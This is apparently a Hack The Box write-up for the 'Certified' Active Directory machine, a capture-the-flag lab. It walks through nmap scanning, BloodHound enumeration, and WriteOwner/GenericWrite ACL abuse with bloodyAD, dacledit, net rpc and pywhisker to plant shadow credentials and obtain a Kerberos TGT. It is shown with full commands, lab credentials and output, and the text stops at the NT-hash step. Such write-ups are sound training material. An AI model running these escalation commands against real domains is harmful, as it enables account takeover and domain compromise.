Certified (HTB) - Writeup

Target: Certified (Hack The Box)
Author: ruycr4ft
Difficulty: Medium
Environment: Windows Active Directory (ADCS)
Status: Fully Compromised
Pwned by: ziliel
Date: 2025.06.22

Summary

We enumerated an Active Directory environment, identifying ACL abuse paths with BloodHound that allowed privilege escalation via shadow credentials and PKINIT authentication. By chaining `WriteOwner`, `GenericWrite`, and certificate abuses (ESC9), we moved laterally and ultimately impersonated the domain administrator. Finally, we authenticated as `Administrator` with Evil-WinRM and retrieved the `root.txt` flag.

Skills Required

- Basic AD Domain Enum
- Basic AD Service Enum

Skills Learned


- AD Enum with Certipy
- AD ACL and DACL abuse
- Exploiting ADCS misconfiguration

Enumeration

Nmap

We start with a full port scan on the system.

```
echo "### Starting Basic Portscan : Done (0/3) [   ] ###" && sudo nmap -Pn -p- --min-rate=1000 --max-retries=3 -T4 $target > nmap-fast-portscan.txt && echo "### Basic Portscan : Done (1/3) [-  ] ###" && echo "### Starting Service/Version Scans : Done (1/3) [-  ] ###" && ports=$(grep -oP '^\d+/tcp' nmap-fast-portscan.txt | cut -d'/' -f1 | sort -n | paste -sd,) && sudo nmap -p$ports $target --min-rate=1000 --max-retries=3 -T4 -O -sC -sV > nmap-deepscan.txt && echo "### Service/Version & OS Scans : Done (2/3) [-- ] ###" && echo "### Starting Basic Vulnerability Scans : Done (2/3) [-- ] ###" && sudo nmap -p$ports $target --min-rate=1000 --max-retries=3 -T4 --script vuln > nmap-vuln-scan.txt && echo "### Vulnerability Scans : Done (3/3) [---] ###"
```



```
┌──(root㉿ziliel)-[/media/…/Writeups/OWN/Certified/scans]
└─# cat nmap-deepscan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 01:32 CEST
Nmap scan report for 10.129.231.186
Host is up (0.042s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-21 06:32:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-21T06:34:25+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49733/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We see `SMB` on port `445`, `LDAP` on port `389`, and `Kerberos` on port `88` running.

We can identify this as a Domain Contoller. We see that the domain name is `certified.htb`, and the Domain Contoller has the name `DC01.certified.htb`.

Let's add the domain and `DNS` name to our `/etc/hosts` file.


```
10.129.231.186 certified.htb dc01.certified.htb
```

BloodHound Enumeration

We continue by enumerating the Domain Controller using `BloodHound`.

bloodhound-python

```
bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc
'dc01.certified.htb' -c all -ns 10.129.231.186
```




```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
└─$ bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc 'dc01.certified.htb' -c all -ns 10.129.231
.186
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SK
EW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 08S
```

---

neo4j

We start the `neo4j` service.

```
sudo neo4j console
```




```
Starting Neo4j.
2025-07-21 00:54:14.167+0000 INFO  Starting...
2025-07-21 00:54:14.431+0000 INFO  This instance is ServerId{74cec719} (74cec719-ed0c-40c2-ae44-2a06bcf63e5e)
2025-07-21 00:54:15.145+0000 INFO  ======== Neo4j 4.4.26 ========
2025-07-21 00:54:15.808+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 a
nd status CURRENT
2025-07-21 00:54:15.808+0000 INFO  Updating the initial password in component 'security-users'
2025-07-21 00:54:16.384+0000 INFO  Bolt enabled on localhost:7687.
2025-07-21 00:54:16.854+0000 INFO  Remote interface available at http://localhost:7474/
2025-07-21 00:54:16.856+0000 INFO  id: F4BD8BC26DA946B79A4CB6344A0F758A1CBFE69C47435460170D4BF5CE3B7C6F
2025-07-21 00:54:16.856+0000 INFO  name: system
2025-07-21 00:54:16.856+0000 INFO  creationDate: 2025-07-09T22:25:41.505Z
2025-07-21 00:54:16.857+0000 INFO  Started.
```

BloodHound


Now we start the BloodHound GUI and upload our dumped data.

```
./BloodHound --no-sandbox --disable-gpu
```




```
┌──(ziliel㉿ziliel)-[~/Downloads/BloodHound-linux-x64]
└─$ ./BloodHound --no-sandbox --disable-gpu
(node:55884) electron: The default of contextIsolation is
 deprecated and will be changing from false to true in a
future release of Electron.  See https://github.com/elect
ron/electron/issues/23506 for more information
(node:55926) [DEP0005] DeprecationWarning: Buffer() is de
precated due to security and usability issues. Please use
 the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from
() methods instead.
```

We mark the `judith.mader` user as `owned`.



Clicking in the `Node Info` tab the `Reachable High Value Targets` we can see a potential privilege escalation path.



JUDITH.MADER@CERTIFIED.HTB

Database Info | Node Info | Analysis

JUDITH.MADER@CERTIFIED.HTB

OVERVIEW

Sessions	0
Sibling Objects in the Same OU	9
Reachable High Value Targets	9
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Display Name	Judith Mader
Object ID	S-1-5-21-729746778-2675978091-3820388244-1103
Password Last Changed	Tue, 14 May 2024 19:22:11 GMT
Last Logon	Tue, 14 May 2024 19:22:37 GMT
Last Logon (Replicated)	1,753,082,829

We can see 3 bloodhound edges, all of them being interesting:


- `judith.mader` has `WriteOwner ACL` over the management group.
- The `management` group has `GenericWrite ACL` over the `management_svc` user.
- `management_svc` has the attribute `CanPSRemote` set, which means that login via `winRM` to the target is possible for the user.

Foothold

bloodyAD

A.) We abuse our `WriteOwner` right over the `management` group to make ourselves the owner of the group.

```
bloodyAD -u "judith.mader" -p "judith09" -d "certified.htb" --host $target set owner management judith.mader
```




```
┌──(root㉿ziliel)-[/media/…/Writeups/OWN/Certified/scans]
└─# bloodyAD -u "judith.mader" -p "judith09" -d "certified.htb" --host $target set owner management judith.mader
[+] Old owner S-1-5-21-729746778-2675978091-3820388244-512 is now replaced by judith.mader on management
```

dacledit.py

B.) We give ourselves `full control` over the `management` group.

```
python3 dacledit.py -action write -rights FullControl -inheritance -principal judith.mader -target "management" $target/judith.mader:judith09
```



```
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20250722-013115.bak
[*] DACL modified successfully!
```

net rpc


C.) We `add` ourselves to the `management` group so we get the `GenericWrite` over `management_svc`.

```
net rpc group addmem "management" judith.mader -U judith.mader%judith09 -I
$target
```

pywhisker.py

D.)We abuse our **GenericWrite** ACL on the **management_svc** account using **pywhisker**. pywhisker automatically generates a key pair, injects the **public key** into the **msDS-KeyCredentialLink** attribute of **management_svc** (as a shadow credential), and also creates a **self-signed certificate** containing that public key.
The certificate and the **private key** are saved together in a **PFX file** on our machine — ready to be used for Kerberos authentication.

```
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target
"management_svc" --action "add"
```



```
┌──(root㉿ziliel)-[/media/…/Writeups/OWN/Certified/scans]
└─# python3 /media/ziliel/SANDISK-256/scripts/pywhisker/pywhisker/pywhisker.py -d "certified.htb" -u "judith.mader" -
p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 707296e0-cc3e-bdfe-68de-cbf72152a5d6
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: 1CopiNAM.pfx
[+] PFX exportiert nach: 1CopiNAM.pfx
[i] Passwort für PFX: YWrUhztNChnBIiWNsUKG
[+] Saved PFX (#PKCS12) certificate & key at path: 1CopiNAM.pfx
[*] Must be used with password: YWrUhztNChnBIiWNsUKG
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

gettgtpkinit.py

E.) Using our `pfx certificate` we got,we authenticate as the `management_svc` user and get a `TGT` for that user using `gettgtpkinit.py` from `PKINITtools`.

```
python3 gettgtpkinit.py -cert-pfx 1CopiNAM.pfx certified.htb/management_svc -pfx-
pass 'YWrUhztNChnBIiWNsUKG' management_svc.ccache
```

We got a `management_svc.ccache` named file which is a Kerberos ticket. We export and use the key with `getnthash.py` from the same toolkit to receive the NTLM hash from the `management_svc` user to be finally able to use a remote PowerShell.

getnthash.py

